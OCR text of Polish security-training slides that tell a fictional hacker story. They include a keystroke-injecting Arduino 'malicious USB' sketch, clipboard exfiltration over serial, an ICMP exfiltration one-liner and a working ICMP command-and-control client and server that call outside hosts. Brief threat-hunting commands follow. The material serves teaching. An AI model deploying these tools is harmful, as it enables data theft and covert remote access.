
(Nie)bezpieczny komunikator radiowy - LoRa

Apple IIe

LoRaOTPCommunicator

Super Serial Card (RS232)

ARDUINO



COM6 - Tera Term VT

File Edit Setup Control Window Help

Ê´)ô
LoraOTPCommunicator by Dark Vinci (c) 1898
Machine ready.
- local:encrypted> dzien dobry.
[CMD] Command not found
- local:plain> hpszhpsz
+ remote:plain> venividivinci

Vinci, jak prace?

U nas wszystko gotowe, brakuje ostatniego elementu układanki.


Zdobądź hasła Wiktora.

Pilnie.

LoRaOTPCommunicator - przechwycona wiadomość

„Witaj Wiktorze. Prototyp urządzenia USB magazynującego dane zostanie dostarczony jutro do Kufromatu WRO096. Kod odbioru: 667 109”

Złośliwy dysk USB



Mikrokontroler (ATmega32U4)

Odtwarzacz MP3

Nadajnik FM

ARDUINO

Złośliwy dysk USB - Arduino

```
void setup() {
  Serial.begin(115200);
  Serial2.begin(9600);

  delay(7000);
  installVinciMalware();

  delay(500);
  MP3.begin(Serial2);
  MP3.volume(30);
}
```

```
void loop() {
  int songdelay;
  char buff[2];

  if (Serial.available()) {
    unsigned char c = Serial.read();
    if (c == 2) {
      songdelay = playSong("intro1");
      delay(songdelay);
    } else {
      itoa(c, buff, 16);
      if (!buff[1]) {
        buff[1] = buff[0]; buff[0] = '0';  buff[2] = 0;
      }
      char buff1[] = { buff[0], 0x00 };
      char buff2[] = { buff[1], 0x00 };

      songdelay = playSong(buff1);
      delay(songdelay);
      songdelay = playSong(buff2);
      delay(songdelay);
    }
  }
}
```

ARDUINO

Złośliwy dysk USB – klawiatura

```
void installVinciMalware() {
 Keyboard.begin();
 delay(2000);

 openWinRunDialog();
 delay(500);
 typeKeys("powershell\n");
 delay(500);
 typeKeys("ni -f hkcu:\\software\\vinci|sp -n dark -v
'ZmlsdGVyIFNlcmlhbC1FeGZpb5kICgkY2xpcCAtbmUgJGiAgICBzbGVlcCA1DQp9[…]';exit\n");
 delay(300);

 openWinRunDialog();
 delay(500);
 typeKeys("powershell -enc
LQBqAG8AaQBuACAAWwBjAGgAYQByAFsAXQBdAFsAYwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0
AFMAdAByAGkAbgBnACgAKABnAHAAIABoAGsAYwB1ADoAXABzAG8AZgB0AHcAYQByAGUAXAB2AGkAbgBjAGkAKQAuAGQA
YQByAGsAKQB8AGkAZQB4AA==\n");
 delay(200);
 Keyboard.end();
}
```

```
void typeKeys(uint8_t *keys) {
  uint8_t *p = keys;
  while (*p) {
    Keyboard.print((char)*p++);
    delay(10+random(10));
  }
}
```

ARDUINO

Złośliwy dysk USB – eksfiltracja RS232

```
filter Invoke-SerialExfil($p,$s=115200) {
    $buff = $_
    [IO.Ports.SerialPort]::GetPortNames() | sort -u | % {
        try {
            $port = New-Object System.IO.Ports.SerialPort $_,$s,None,8,one
            $port.Open();$port.Write([char]2);$port.Write($buff);
        } catch {}
        finally { $port.Dispose(); }
    }
}

for(;;) {
    $clip = gcb
    if ($clip -and ($clip -ne $oldclip)) {
        $clip|Invoke-SerialExfil
        $oldclip=$clip
    }
    sleep 5
}
```

```
-join [char[]][convert]::FromBase64String((gp hkcu:\software\vinci).dark)|iex
```

Złośliwy dysk USB – Threat Hunting

Ostatnio wykonywane polecenia (Windows+R)

```
$i=gp HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU;
$i.MRUList.ToCharArray()|%{$i.$_}
```

https://aptm.in/protip/003a

Historia Powershella

```
cat (Get-PSReadLineOption).HistorySavePath
```

https://aptm.in/protip/0019

https://aptm.in/h

Vinci,

spisałeś się. Reszta po naszej stronie.

Zniknij na jakiś czas, będzie gorąco. I lepiej nie używaj elektroniki, póki co.

W Kufromacie, tam gdzie zawsze, znajdziesz coś, co umili Ci czas.

Wiadomość od starego znajomego

Vinci, potrzebuję pomocy.
Porwali mnie, żebym coś im zbudował groźnego. Nie planuję tu długo zostać, ale kiedy zniknę przydałby mi się zdalny dostęp do jednej z maszyn.
Jest praktycznie cała odcięta od sieci, chodzą tylko ICMP i DNS na świat.
Pomożesz?

Cheers, Starcus

ICMP – Echo request

```
$Ping = New-Object System.Net.NetworkInformation.Ping
$Ping.Send("alphasec.pl", 100, [char[]]"Hello!")
```

```
python3 -c 'from scapy.all import *;
sniff(filter="icmp and icmp[0]=8", prn=(lambda x:
print(x[1].src, x[ICMP].load) if hasattr(x[ICMP],
"load") else None ))'
```

https://aptm.in/protip/000f

```
[Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 100, [char[]]"Hi!")
```

```
[Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 100,
[Text.Encoding]::UTF8.GetBytes("Żółw"))
```

ICMP – eksfiltracja w jednym wierszu

```
(ipconfig|Out-String) -split "(?s)(.{1472})" -match "."|%{
[Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 100,
([Text.Encoding]::UTF8).GetBytes($_))}
```

ICMP – C2 klient w Powershellu

```powershell
$sleep = 10; $target = "kali.aptmc.pl"
while ($true) {
    $ping = New-Object Net.NetworkInformation.Ping
    $r = $ping.Send($target, 100, [Text.Encoding]::UTF8.GetBytes("u:$env:USERNAME"))
    $r = [Text.Encoding]::UTF8.GetString($r.Buffer)
    if ($r -match "^c:(..*)$") {
        (iex $Matches[1] *>&1 | Out-String) -split "(?s)(.{1400})" -match "." | % {
            $ping.Send($target, 100, ([Text.Encoding]::UTF8).GetBytes("r:$_"))
        }
    }
    Start-Sleep $sleep
}
```

ICMP – C2 serwer w Pythonie

```
import string

known_ips = {'127.0.0.1'}

def handle_load(load):
    path = "./data/%s" % load
    try:
        return "c:" + open("./data/%s" % load, "r").read().strip()
    except:
        return "#"

def handle_ping(pkt):
    if (pkt[2].type == 8):
        try:
            dst=pkt[1].dst
            src=pkt[1].src
            seq = pkt[2].seq
            id = pkt[2].id
            load = pkt[3].load.decode('utf-8')

            if load.startswith('u:'):
                load = load[2:]
                if src not in known_ips:
                    known_ips.add(src)
                    print ("new client: %s (%s)" % (src, load))

                reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/handle_load(load)
                send(reply,verbose=False)

            if src in known_ips:
                print ("payload from %s: %s" % (src, load))

        except:
            pass

if __name__=="__main__":
    sniff(iface="eth0", prn=handle_ping, filter="icmp and icmp[0]=8")
```

Dzięki, że jesteście!

aptm.in/omh22

Paweł Maziarz
p@alphasec.pl
alphasec.pl
twitter.com/pawelmaziarz
linkedin.com/in/pawelmaziarz/

APT masterclass FORGE

ALPHASEC academy